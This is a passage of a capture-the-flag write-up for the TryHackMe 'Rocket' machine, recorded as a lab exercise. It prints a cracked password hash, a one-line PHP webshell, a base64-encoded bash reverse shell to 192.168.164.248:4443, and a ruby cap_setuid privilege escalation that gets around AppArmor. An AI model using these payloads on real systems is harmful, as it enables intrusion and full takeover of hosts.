
Inside / I found the folder backup which is unusual:

There, on the folder /backup/db_backup/meteor, I found the file bson.hash:
bash-5.0# cat bson.hash
Terrance:$2y$04$cPMSyJolnn5/p0X.B3DMIevZ9M.qiraQw.wY9rgf4DrFp0yLA5DHi
Okay, we got some credentials, let’s try to crack this hash, using john:
┌──(agonen㉿kali)-[~/thm/Rocket]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1q2w3e4r5        (?)
1g 0:00:00:09 DONE (2025-12-31 14:19) 0.1001g/s 4151p/s 4151c/s 4151C/s 201995..181194
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

We got the password 1q2w3e4r5.
Remember we have BoltCMS, I googled and found admin login panel at:
http://rocket.thm/bolt/login
I tried to login with the credentials (the username Terrance didn’t work):
admin:1q2w3e4r5

and we are in!

After some navigation, I found this config.yaml file, where I added php to allowed content types:
http://rocket.thm/bolt/file-edit/config?file=/bolt/config.yaml


Then, we can upload this webshell.php:
<?php system($_GET[0]) ?>
Here:
http://rocket.thm/bolt/filemanager/files

Now, we can access the webshell, at:
http://rocket.thm/files/webshell.php?0=id
and paste the penelope payload:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDMgMD4mMSkgJg==|base64 -d|bash

Finally, we have the user flag:
alvin@rocket:/home/alvin$ cat user.txt
THM{9f87696626a585380d3c1697087e5b5b}
Privilege Escalation to Root using cap_setuid on /usr/bin/ruby2.5 and exploit apparmor profile
I checked for capabilities, we can see we have setuid on /usr/bin/ruby2.5:
alvin@rocket:/tmp$ getcap / -r 2>/dev/null
/usr/bin/ruby2.5 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
Also linpeas.sh shows us this.

So, Using https://gtfobins.github.io/gtfobins/ruby/ I tried to get privilege escalation:

I tried to get privileges escalation like shown in GTFobins, but i got permissions denied:
alvin@rocket:/tmp$ /usr/bin/ruby2.5 -e 'Process::Sys.setuid(0); exec "/bin/sh"'
Traceback (most recent call last):
        1: from -e:1:in `<main>'
-e:1:in `exec': Permission denied - /bin/sh (Errno::EACCES)
The reason is because AppArmor is loaded:
alvin@rocket:/tmp$ aa-status
apparmor module is loaded.
You do not have enough privilege to read the profile set.
Okay, let’s read the profile for ruby2.5, located at /etc/apparmor.d/

alvin@rocket:/tmp$ cat /etc/apparmor.d/usr.bin.ruby2.5
# Last Modified: Mon Jun 14 23:01:44 2021
#include <tunables/global>

/usr/bin/ruby2.5 {
  #include <abstractions/base>

  capability setuid,

  deny owner /etc/nsswitch.conf r,
  deny /root/* rwx,
  deny /etc/shadow rwx,

  /etc/passwd r,
  /bin/cat mrix,
  /bin/cp mrix,
  /bin/ls mrix,
  /usr/bin/whoami mrix,
  /tmp/.X[0-9]*-lock rw,
  /lib/x86_64-linux-gnu/ld-*.so mr,
  /usr/bin/ruby2.5 mr,
  /usr/share/rubygems-integration/all/specifications/ r,
  /usr/share/rubygems-integration/all/specifications/did_you_mean-1.2.0.gemspec r,
  /{usr/,}lib{,32,64}/** mr,

}
We can use copy, and also read and write all files from the format /tmp/.X[0-9]*-lock.
What if we’ll create our version of /bin/bash, with SUID bit, and then copy this to another file on /tmp?
We might be able to copy it with the SUID bit, and then we’ll get bash with SUID bit, and ownership of root!
So, Let’s first create our copy:
alvin@rocket:/tmp$ cp /bin/bash /tmp/.X770-lock
alvin@rocket:/tmp$ chmod +s /tmp/.X770-lock
And now, the command we want to execute, the flag --preserve=mode preserve the mode, and particularly, the SUID bit:
/bin/cp --preserve=mode /tmp/.X770-lock /tmp/.X1337-lock
Full command will be:
/usr/bin/ruby2.5 -e 'Process::Sys.setuid(0); system("/bin/cp --preserve=mode /tmp/.X770-lock /tmp/.X1337-lock")'
now, we can get the root shell:
alvin@rocket:/tmp$ /usr/bin/ruby2.5 -e 'Process::Sys.setuid(0); system("/bin/cp --preserve=mode /tmp/.X770-lock /tmp/.X1337-lock")'
alvin@rocket:/tmp$ ls -la /tmp/.X1337-lock
-rwsr-sr-x 1 root alvin 1113504 Dec 31 15:40 /tmp/.X1337-lock
alvin@rocket:/tmp$ /tmp/.X1337-lock -p
.X1337-lock-4.4# id
uid=1000(alvin) gid=1000(alvin) euid=0(root) groups=1000(alvin)

Finally, let’s grab the root flag:
.X1337-lock-4.4# cat /root/root.txt